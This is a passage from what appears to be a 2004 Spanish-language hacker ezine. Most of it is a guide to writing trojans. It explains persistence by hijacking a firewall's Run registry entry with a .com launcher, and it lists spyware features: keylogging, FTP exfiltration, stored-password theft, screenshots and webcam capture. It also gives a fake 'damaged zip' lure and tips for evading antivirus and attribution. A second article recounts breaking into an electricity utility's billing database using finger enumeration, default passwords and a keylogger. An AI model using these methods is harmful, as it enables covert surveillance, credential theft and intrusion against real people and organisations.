Aquí mismo podemos hacer algo mas ingenioso para poder ocultar nuestro troyano, voy a tomar de ejemplo mi mismo firewall para hacer una llamada a mi troyano y también a mi firewall, de tal forma que los dos se ejecuten con la misma sentencia.

Lo que tendría que hacer nuestro troyano para asegurar su ejecución sería encontrar una cadena en RUN que pudiera modificar, la cual debería de cumplir con la condición que tuviera una terminación .exe o que en alguna parte tuviera un .exe, tal es el caso de mi firewall. Este análisis es fácil, solo tomamos la enésima (N) cadena del RUN, vamos hasta el final de ella y en regresión buscamos .exe, si no la encuentra va a la siguiente y si la encuentra pues prosigue el proceso de instalación, todo esto hasta que N sea menor o igual al número de registros en RUN.

Previamente a nuestro troyano lo dotamos de un recurso que sea un archivo (programa) .com que pueda ejecutar dos archivos parametrizables, algo así como el explorer.exe troyano que se encuentra el la página de raza-mexicana, este programa lo que

hace es ejecutar dos archivos, los cuales los toma de un archivo de configuración. El archivo puede ser .exe pero hay que renombrarlo a .com para que pueda funcionar bien.

Lo que pretendemos hacer con dicho archivo es cambiar la secuencia de ejecución de los archivos, ya que un archivo .com se ejecuta antes que un .exe lo que hacemos es generar un archivo .com llamado (para este ejemplo) smc.com en la misma ubicación del smc.com, el programa smc.com va a ejecutar nuestro troyano y luego el original smc.exe; luego bastará con cambiar la llamada del registro por:

```
"SmcService"="C:\\ARCHIV~1\\Sygate\\SPF\\smc -startgui"
```

El archivo de configuración del smc.com quedaría algo como :

```
C:\RutaTroyano\NuestroTroyano.exe
Smc.exe –startgui
```

Este método es de mis favoritos, es efectivo y simple. Después puedes irlo refinando, puedes quitarle el .exe a todas la llamadas que se haces desde RUN para no levantar sospechas.

Por ahí hay otro método usando rundll32.dll, pero eso requiere de cambiar la estructura del programa para poder ejecutarlo con la llamada a una función que estaría alojada en una dll y esto implicaría cambios radicales en la distribución del troyano ya que la sola dll no puede ser ejecutada por el usuario.

También puedes meter tu troyano en el Inicio->Programas->Inicio, pero es un lugar muy fácil de encontrar.

Recursos.

Los recursos son las cosas (imágenes, sonidos, dlls, archivos, etc) que nuestro programa necesita para poder funcionar en un equipo x. Tenemos que usar los menos recursos posibles parar que el tamaño de nuestro ejecutable no se incremente demasiado. Para que queden claro los recursos pondré de ejemplo a NetBus, este troyano venia con un KeyLoger, pero necesitaba una dll que el mismo .exe lo traía como recurso, de tal forma que al ejecutarse extraía la dll y la guardaba en el disco duro, para posteriormente mandarla llamar y crear el hook que cacharía todos los movimientos del teclado.

Si alguien se ánima y usa mi método de utilizar un archivo .com para poder garantizar las futuras ejecuciones del troyano será necesario agregar el archivo .com como un recurso para posteriormente extraerlo cuando sea necesario.

Algunas herramientas de desarrollo guardan bastantes recursos en el ejecutable aunque no los usen (iconos en diferentes colores y resoluciones, strings) así que hay que poner un poco de atención en este detalle ya que nos puede ahorrar algunos Ks al finalizar el troyano.

La utilización de un empaquetador de ejecutables nos puede ayudar a solucionar este inconveniente un poco.

Antes de mandar a nuestro troyano a realizar su tarea debemos de realizar una búsqueda exhaustiva para saber que archivos externos está utilizando y en caso de que lo amerite agregarlos como recursos a nuestro ejecutable. En lo particular uso el FileMon para monitorear los archivos.

Si optaste por usar visual Basic ten cuidado con las dlls y ocx que usa y aun mas cuidado con las versiones de dichas librerías.

La puerta

El puerto. Otro de los puntos finos de la programación de troyanos. Todos los troyanos que he visto cometen el mismo error, al ejecutarse sin importar la hora, día, lugar o si tengan o no acceso a una lan o wan abren un puerto y lo ponen en espera. Este (desde mi modesto punto de vista) es un error muy grande, en lo particular prefiero esperar unos minutos antes de abrir un puerto o tratar de hacer algo, y antes de abrir o tratar de conectarme a un puerto verifico que el equipo tenga acceso a internet, porque si no pues ni al caso.

Si tu troyano ya es extremadamente especializado (Cual debe de ser) puedes programarle que abra o que se conecte a un puerto en determinadas horas del día.

Porqué hablo de abrir o conectarse? Un troyano puede estar ejecutándose detrás de un firewall que filtrará puertos, de tal forma que de nada sirve haber podido llegar hasta ese punto y no poder conectarse porque el firewall tiene filtrado el puerto que elegimos para su uso. Una vez uno de mis compañeros de raza comentó que se podía hacer un troyano que buscara por si mismo un puerto de salida, ese día no le puse mucha atención pero creo que algo se puede sacar de esa idea, no lo he intentado, pero no dudo que se pueda hacer algo interesante con ello.

El número del puerto. Una difícil selección, ya que hay que asegurarnos (bueno, no creo que se pueda estar súper seguro al respecto, pero si hay que tratar de aproximarnos) de que nuestro puerto no choque con otra aplicación que se esté ejecutando y para no equivocarnos en este punto debemos tener unas dos o tres opciones mas, de tal forma que si el troyano no puede abrir un puerto en especifico abra (o trate de abrir) el siguiente puerto en nuestra lista. Ya existe una lista de puertos ya reconocidos (25 smtp, 21 ftp, etc) y si conocemos a nuestra victima bien podemos elegir uno de estos puertos que sabemos que no utilizarán. Trata de no utilizar puertos muy altos, eso pudiera levantar sospechas.

Un compañero de raza (dead) hizo una versión modificada del netstat.exe, el cual sustituía al original y al momento de ejecutarlo filtraba algunos puertos ya previamente identificados, esto no es de mucha ayuda, ya que se puede utilizar otros programas para verificar las conexiones existentes pero de algo les ha de servir.

Lo que no debe de hacer

Pues ahí te va mi lista de cosas que no debe de hacer un troyano, esta lista es personal y no se debe de tomar como dogma:

- Chats. Para que hablar con el infectado?? Para decirle estupideces??

- Mensajes de error. Evitar a la máximo estos errores, si el troyano va a tronar que truene y ya, pero que no salga ni un mensaje de error.

- Abrir la compuerta del cd. Pues que les digo de esta?.

- Cambiar la configuración del sistema. Cambiarle el papel tapiz?, anularle algunas teclas? Emitir soniditos? Sería mejor enviarle una carta diciéndole : 'hey, puse un troyano en tu pc'

- Leyendas personales, dichos, epitafios, recetas de cocina, etc. Si quieres que se den cuenta de que fuiste tu pues adelante, de lo contrario omite los comentarios.

En pocas palabras no debemos de dejar huella, nadie debe de saber que fuimos nosotros, que alguna vez estuvimos ahí, que de nuestra mente chaquetera salió ese troyano.

Una vez vi un troyano bastante mal hecho, se llamaba (o por lo menos así lo llamaba yo) detlog.exe, se conectaba a una ip fija para sacar una lista de rangos de ips que el troyano debía de escanear para buscar clientes infectados con netbus, luego modificaba la página de inicio por una ip que estaba un octeto arriba de la otra ip, sin contar de que si llegaba a encontrar un cliente infectado con netbus le ponía password y enviaba un correo (con la ip infectada) a una dirección de email con un dominio que se encontraba otro octeto arriba de las otras dos ips, así que todo apuntaba a un solo lugar, bastante pendejo ese troyano, espero que este no sea su caso.

Es tu troyano y puedes ponerle hasta flores, pero trata de ser objetivo y no poner cosas de mas, entre menos cosas tenga menos probabilidades de error tienes.

La funcionalidad

Aquí les dejo una lista de las cosas que considero que no deben de faltar :

- Keyloger. Siempre es de utilidad saber que es lo que se está escribiendo, aunque se puede llegar a generar archivos muy grandes, pero poniéndole algunos límites a nuestro troyano podemos manejar este inconveniente de una manera adecuada, en lo particular me gusta cifrar la información de los archivos de log, así si el usuario llegará abrir el archivo no pueda leer nada.

- FTP. La transferencia de archivos es importante cuando se desea extraer información (y mas aun cuando la es mucha la información), se puede programar un cliente ftp con pocos KBs así que no dejen de ponerle uno a su troyano. En una ocasión use en lugar de FTP el TFTP, pero definitivamente es mas útil el FTP

- Procesos. Poder ver que aplicaciones se están ejecutando y poder terminarlas es básico y ni hablar de poder ejecutar programas localmente.

- Horarios de uso. Puedes generar un archivo con los datos de a que hora se prende el equipo, a que hora se apaga, en que momentos permanece inactiva, etc, conocer a tu victima te puede ser de utilidad para futuras versiones.

- Passwords almacenados. La mayoría de los usuarios guardan sus passwords para no estarlos tecleando continuamente, así que es buena idea buscarle por ese lado.

- Pantallazo. Siempre es bueno saber lo que está viendo el usuario. Utiliza jpg de baja calidad para que la transferencia se más rápida.

- Webcam. Es interesante, pero consume muchos recursos, así que úsalo en casos muy extremos.

- Archivos mas usados. Saber que es lo que usa tu victima mas frecuente será de utilidad.

La distribución

Sólo se me ocurren tres formas de hacerlo: por un bug, con ingeniería social o yendo directamente al equipo e instalarlo.

Por bug.

Casi siempre micro$oft saca el parche y explica que tiene un bug y luego sale un gusano que se distribuye como pendejo por toda la red, así que bien puedes estar pendiente de las nuevas vulnerabilidades e infectar a tu victima antes de que le aplique el parche correspondiente a su equipo.

Instalándolo por uno mismo.

Pues no le veo mayor problema.

Ingeniería social.

Podríamos pasarnos días debatiendo las diferentes formas de hacerlo, pero no es el caso del artículo, así que solo me voy a enfocar a la parte técnica y no a la parte de la persuasión.

Tengo una técnica que no me ha dejado mal, la llamo ‘zip dañado’, básicamente es enviarles un archivo supuestamente zip en formato self-extractor, o sea un zip en .exe y que dicho archivo esté dañado. Pala lograrlo hay que seguir los siguientes pasos:

- Consíguete el icono que usan los archivos del winzip, ten en cuenta que usa varios dependiendo de los colores y resoluciones, bien puede programar tu troyano para que use todos los iconos de winzip.

- Obtén el mensaje de error que manda un archivo self-extractor cuando se encuentra dañado. Bueno, aquí te lo mando

- Al ejecutar tu troyano (como ya vimos) debe de verificar si se encuentra instalado, si no lo está se instala y posteriormente debe de mostrar el error de winzip, de tal manera que siempre que se ejecute la copia de nuestro troyano (el que le enviamos y no el que ya está instalado) debe de enviar el mensaje de que está dañado.

- No le pongas información de versión, empresa y esas cosas a tu .exe, ya que cuando se trata de archivos .zip con self-extractor no lleva estos datos, lleva otros pero será mas complicado emularlos.

Conclusiones

Pues hasta aquí, espero que les sean de utilidad estas líneas; hacer troyanos requiere de mucho tiempo, mucho ingenio, la precisión es básica, muchas horas de investigación, pero al final, al verlo corriendo te hace sentir bien.

Les dejo unas notas últimas para que trabajen en ellas:

- Utiliza SSL (Secure Socket Layer) para intercambiar información entre el troyano y tu cliente, algunos ids, firewall pueden omitir el filtrado de este tipo de paquetes. Puede llegar a ser algo engorroso pero te puede ayudar.

- Mantén actualizado tu antivirus, si es posible ten varios para que constantemente veas si tu troyano ya es detectado por algún antivirus, en caso de que ya se encuentre en la lista de virus, ya no te conectes por ningún motivo a tu victima, ya déjala, no vale la pena arriesgarse.

- No fanfarronees de tus logros, es mejor si mantienes todo en secreto.

- Toma la construcción de tu troyano como una experiencia de adquisición de conocimiento, perfecciónalo cada vez mas, mantente actualizado y nunca creas que has llegado tu límite, ya que siempre habrá mas.

Reciban un cordial saludo, no dejen que sus vidas se pierdan frente a un televisor y pónganse a codear algo.

BREVE HISTORIA SOBRE CFE

Por Nitrous (nitrous@hax0rs.biz)

Muy bien, creo que todos los mexicanos sabemos que es C.F.E. verdad? y para los despistados pues C.F.E. significa "Comisión Federal de Electricidad" y es quien nos abastece de electricidad para que estés pegado a la computadora, o en los video juegos o que se yo que haces ;), y por lo visto esta empresa es MUY GRANDE.

En este texto mencionaré algunos aspectos de SEGURIDAD (Tanto errores humanos como de sistemas), TECNOLOGIA y OTROS ASPECTOS...Todo lo escrito esta basado en una experiencia propia dentro de uno de muchos edificios de CFE. ¿Por que decidí escribir esto? Por que en realidad tuve ganas de compartir esta información y por que hay mucha gente que en verdad no tiene idea de como son algunas redes, o piensan que las grandes redes son como las que ven en el cyber de la esquina o de como es todo el rollo de computadoras dentro de algún edificio o empresa o...bla bla bla.

Hace ya un tiempo estuve trabajando para CFE (de gratis por cierto :(, ya que tenía que hacerlo por mi escuela) en una de las oficinas de mi ciudad. El edificio estaba formado por varios departamentos y toda esa onda, ustedes saben a que me refiero, pero justo en la entrada estaba un depto. llamado "R.P.D." que nunca supe que #!3Rd@ significaba pero sabia que estaba atascado de pcs, servidores, cableado, racks, etc...Y en verdad me moría de ganas por entrar a ver que onda, pero los Ing. que cuidaban de todo aquel tesoro eran estrictos...Muuy estrictos :(. Mientras tanto, yo estaba ahí de metido ayudando en lo que fuera en otros departamentos, pero en los ratos libres (que era casi toda la tarde) me la pasaba donde tu estas ahora...en las PC's.

Seguridad

De seguro por ahí has escuchado que la mayoría de ataques o intrusiones a computadoras de una red privada se hace desde dentro de esta, ya sea por el propio personal (empleados despedidos o mal pagados xD) o algún intruso por ahí de colado trabajando para ganar acceso. Cuando leí eso, pues pensaba que era falso por que pensaba que la mayoría de ataques a redes privadas se hacían desde el exterior (Internet) hasta que estuve viendo unas cosillas por ahí =D que ahora les cuento.

Fallos en la Seguridad

PUERTOS ABIERTOS (INNECESARIOS)

En el edificio había un gran servidor, este era algo así como el servidor de base de datos central del sureste de México, y al hacer TELNET te pedía username y password, pero al ser logeado no te daba shell del sistema si no que automáticamente te abría una pantalla donde podías controlar datos de usuarios y demás, y esto era solamente el PRIMER NIVEL ;) ya que existían 2 niveles. Si por algún motivo tenías acceso al primer nivel solamente podías modificar datos personales (datos del empleado) y realizar consultas

en la base de datos de usuarios LOCAL (solo de mi ciudad) pero si querías algo mas HEAVY ;) tenías que pasar al nivel 2 y la pregunta del millón... ¿¿Qué había ahí en ese desconocido nivel 2??... TODOS los datos de TODOS los usuarios de varios estados del sureste y para accesar a este nivel necesitabas otro username y otro password y al ser loggeado te abría otro sistemota como de 50 opciones y PODIAS HACER LO QUE QUISIERAS AHI DENTRO como cambiar tus ADEUDOS, tu NOMBRE, tu dirección, tu RPU (Registro Permanente de Usuario, es como tu ID a nivel nacional...Este campo aparece en tu recibo), y alrededor de 40 campos más jejeje así que papá si lees esto pues ya sabes el recibo de electricidad venía barato xD. Dicho servidor trabajaba con:

```
          SCO OpenServer(TM) Release 5 (---.cfemex.com) (ttyp16)

                        SCO OpenServer(TM) Release 5

                    (C) 1976-2000 The Santa Cruz Operation, Inc.
                    (C) 1980-1994 Microsoft Corporation
                                All rights reserved.

                         For complete copyright credits,
                     enter "copyrights" at the command prompt.

      NOTICE: Unregistered SCO software is installed on your system. Please
            refer to SCO's online help for registration information.
```

Una vez decidí hacer un scanneo de puertos a dicho servidor y al final ví una larga lista de puertos abiertos, entre los cuales estaba el famoso FINGER (tcp/79) y pues ya saben lo que ocurrió ;)... telnet server 79. Una vez conectado al puerto 79 del servidor, solamente introducía el nombre del empleado que quisiera y me daba su username y resulta que haciendo pruebas descubrí que los passwords eran los mismos que los usernames, o sea que simplemente necesitaba el nombre del empleado, luego telnetear al puerto 79 (finger), introducir el nombre y finalmente obtenía el username, que era igual al password =) pero solo para ingresar al primer nivel.

Aquí un trozo del log generado por telnet bajo windows 98 (el Login y Name son inventados)

```
---------
finger: Carlos
Login: aqo999                                Name: Carlos Roberto Albores
Cordero
Directory: /usr/sicom                    Shell: /bin/sh
On since Thu Feb 27 20:43 on tty02 (messages off)
On since Thu Feb 27 18:54 on ttyp9, idle 0:29, (messages off) from
10.18.160.54
No unread mail
No Plan.
---------
```

Como ven en el campo Shell dice /bin/sh , pero en realidad /bin/sh no es la SHELL DE COMANDOS si no que es dicho sistema llamado SICOM (SIstema COMercial).

Recuerdo claramente que realizaron una junta por que cambiaron físicamente el servidor central, ya que tenían uno mas viejo y pues lo actualizaron y recuerdo que les dijeron a todos los empleados que en cuanto se loggearan por primera vez cambiaran su password por que este iba a ser el mismo que el nombre de usuario y que pasó??? que de la lista de 100 usuarios aproximadamente, solamente 13 cambiaron su password ya que si logré loggearme en los demás con el mismo user y pass.

Así que concluyo en que si dicho puerto hubiera estado cerrado, no hubiera obtenido fácilmente los usernames y passwords para accesar al primer nivel.

Vulnerabilidad Humana

Pues si lees esto es por que ya leíste lo anterior xD y te habrás dado cuenta que un error de nosotros los humanos es DESOBEDECER O SER OLVIDADIZO, ya que si los empleados hubieran OBEDECIDO o se hubieran ACORDADO de cambiar sus contraseñas pues lo más seguro es que yo no hubiera escrito este texto =P.

Y bien, una vez estando en el nivel 1 necesitabas otro user y otro pass para saltar al nivel 2 y como los obtuve? con algo de ingeniería social y la ayuda de un pequeño keylogger. Recuerdo que me llevaba bien con varios empleados y uno que otro caía con unas pequeñas terapeadas... Y como se habrán dado cuenta, se ha obtenido acceso para saltar los 2 niveles de restricción.

Ahh y algo extra...Había un empleado buena onda con quien me llevaba bien y una vez estábamos charlando en una oficina ya de noche, solamente estábamos los dos charlando mientras el no se que onda hacía en el sistema, pero recuerdo que lo hacía un poco escondido por que echó a perder algo en sus cuentas y necesitaba componerlas sin que se dieran cuenta los administradores de sistemas. Jajaja recuerdo que me dijo "...Mira wey, con esto borro logs y los admin. no se dan cuenta...", entonces resultó ser un CHICO ZAPPER xD.

Un par de días después, estaba hablando con uno de los admins. y le pregunté: ¿y no se han querido meter piratas a su sistema? o no han querido borrar algo?... Y el admin me dijo: "...pues del exterior no, pero aquí dentro de la empresa unas veces me HAN BORRADO LOS LOGS pero creo que ya se quien es... Jajajaja yo solo solté una risa leve sin decir NADA más.

Tecnología

Pues en este aspecto yo ví varios sistemas buenos, por ejemplo:

****LLAMAPRE****

Una vez tuve la oportunidad de trabajar con dicho sistemita, solamente lo hice para imprimir unos reportes mensuales por que este sistema estaba automatizado. Este trabajaba en una pc normal corriendo Windows 98, pero que hacía esto? Pues diariamente hacía una consulta de la "fecha de vencimiento de pago" a la base de datos LOCAL (de mi ciudad) y verificaba si dicha fecha estaba cercana, aproximadamente 3 días. Si dicha diferencia entre

fechas era menor o igual 3 días verificaba si el campo de teléfono estaba lleno y si era así, este sistema enviaba mm digámosele peticiones a otros dispositivos electrónicos como el que se ve en la imagen:

Dispositivo electrónico usado por LLAMAPRE

y pues la verdad nunca supe a donde más se conectaba dicho dispositivo para que hiciera las llamadas a las casas de los usuarios.

```
Pues ya saben no, ese clásico:
RING !! RING !!...RING !! RING !!

MUY BUENAS TARDES, LE RECORDAMOS QUE SU PAGO ESTÁ PROXIMO A VENCER, LE
SUPLICAMOS QUE ACUDA AL CFEMATICO MAS CERCANO O A LAS OFICINAS DE PAGO,
GRACIAS.
```

Otro de los sistemas que me llamó la atención fue este:

****MONITOREO DE OFICINAS DE PAGO A NIVEL NACIONAL POR MEDIO DE WEB CAMS****

Teniendo acceso a la intranet, había una opción para ver las oficinas de pago EN TIEMPO REAL !!. Esto se controlaba por medio de un browser (navegador web) y era tan fácil como seleccionar el estado, la ciudad y dar click en "ENVIAR", luego aparecían todas las oficinas de pago que existían en la ciudad elegida. Al seleccionar alguna de las oficinas de pago, en el mismo web browser cargaba "WINDOWS MEDIA PLAYER" y podías ver lo que sucedía xD, cosas como usuarios metiendo los billetes al revés en los CFEMATICOS, o pasando el código de barras en el monitor jajaja y bla bla bla.

Tiempo después se me vino a la mente: "... Y en verdad para que quieren monitorear a los usuarios con web cams??" y la respuesta me la dio uno de los ing. que trabajaba ahí: "..MMMM (se quedó pensativo), la verdad es para MMMM (otra vez pensativo =D),ah si, es para ver que los usuarios SEAN BIEN ATENDIDOS y para mejorar la calidad de


atención a clientes". La verdad, eso me sonó a mmm no se para que sirve, pero se que el sistema está ahí y funciona =D. En si el sistema es bueno, es rápido, pero en verdad no le encuentro propósito, tal vez los grandes directivos de CFE si tengan un buen propósito para esto, pero en realidad solamente lo usaba para divertirme en las tardes.

Otros Aspectos

Un día decidí portarme amigable =) con los Ing. que cuidaban el departamento mencionado antes: "R.P.D" y tiempo después me invitaron a conocer una zona restringida, en ese mismo edificio a la cual tomé unas fotos:

Área Restringida dentro del Edificio

Cisco Routers



Cables y más cables!

Un pequeño Rack

Otras Conexiones

Medio me explicaron varias cosillas interesantes por ejemplo, me dijeron que esas grandes bases de datos que veía en los servidores eran SOLAMENTE PARA USO DE LA EMPRESA ya que habían otras bases de datos para los usuarios, o sea las bases de datos de

CFEMATICOS o las de SERVICIO ONLINE (Internet), pero estas estaban basadas en las mismas bases de datos generales, solamente que con menos campos y en diferentes formatos.

También le pregunté a uno de ellos que por que usaban SCO, por que no otro OS, como Linux, a algún BSD...¿era política personal o de la empresa? y pues me dijo que es una política de la empresa, a nivel Nacional ya que CFE pues tenía unos contratos con SCO.

Otra pregunta de parte mía fue: ¿parchean sus sistemas seguido? y pues todos los ing. me dijeron: Todo el software y sistemas operativos que ves nos lo mandan desde México DF, así que los parches solamente son lo que nos envían, ya sea para alguna actualización o que sea algún fallo verdaderamente MUY CRITICO.

Despedida

Bueno, en verdad disfruté haciendo y compartiendo esta información, pero claro solamente con fines INFORMATIVOS. Y bien, espero les haya gustado leer un poco sobre CFE y sus sistemas, sus empleados y las aventuras del redactor de esto dentro de CFE ;).

Puedes enviarme comentarios, críticas...algún errata (error) ?... te gustó? no te gustó?...Lo que TU QUIERAS !... Eso fué todo por hoy...

```
[root@localhost /]#poweroff
```

DESPEDIDA

STAFF (staff@raza-mexicana.org)

Queremos agradecer sus colaboraciones, su paciencia y su tiempo. A todos aquellos linuxeros evangelizadores esperamos que no se hayan tomado muy a pecho el artículo sobre verdades, pero es la verdad, luego si son muy extremistas e intransigentes.

Artículos en el cesto y en el tintero.

Por ahí se quedó un artículo en el tintero para el próximo ezine uno que habla de un lenguaje de programación y también se fueron al cesto uno de google que desde mi punto de vista era una copia de un artículo publicado en otro lugar; uno sobre mandamientos informáticos que pues no le vi mucha aportación para la raza. De última hora llegó un documento donde dice que los miembros de raza somos humanos, que no somos malas personas & stuff, pero como todos sabemos eso pues también lo mandé al cesto.

Agradecería de sobremanera que se apegaran a las reglas que en este ezine se han publicado (que ya se habían puesto en la web pero como son flojos no las leen) para poder hacer mas ágil el proceso de la ezine.

Mentores, asesorías & stuff

En estos meses se han incrementado los emails donde piden que uno de nosotros sea el mentor de alguien, que les regalemos una hora diaria para poder enseñarles, que no saben en dónde empezar, que quieren ser miembros y hasta vi a gente que le urgía ser miembro y que me expreso su necesidad por serlo. Bueno, a todos aquellos que se encuentran en estos casos quiero agradecerles la confianza, no soy quien para decirles que está mal o que está bien, lo que si les puedo decir es que difícilmente alguien de nosotros tiene el tiempo necesario para enseñar como si fuéramos a una escuela tradicionalista, en dónde el profesor se plante enfrente de la clase y se suelta tres horas de clase, me gusta mas la idea de que cada quien busque sus propias respuestas, en la red he encontrado respuesta a muchas de mis dudas, y yo creo que es solo cuestión de dedicarle el suficiente tiempo y saber expresar la duda al buscador, el manejo del otro idioma puede facilitarles esta tarea ya que no todo está en tu lengua.

RazaTour

Los días 15 a 18 de Abril de 2004 asistimos al tradicional RazaTour 04 que este año se llevó a cabo en Mazatlán-Sinaloa-México, fueron buenos momentos para conocernos mas y convivir mas allá del canal de IRC, queremos darle las gracias a las personas que asistieron tanto miembros de Staff como amigos que nos acompañaron, así también a los que no pudieron llegar. Fue algo muy divertido y relajante, nos ayudó a salir de la rutina y pudimos platicar sobre los proyectos a futuro de Raza Mexicana, nos vemos en el RazaTour 05 que aún no se ha definido fecha ni lugar.

Raza-mexicana 2004
Ezine16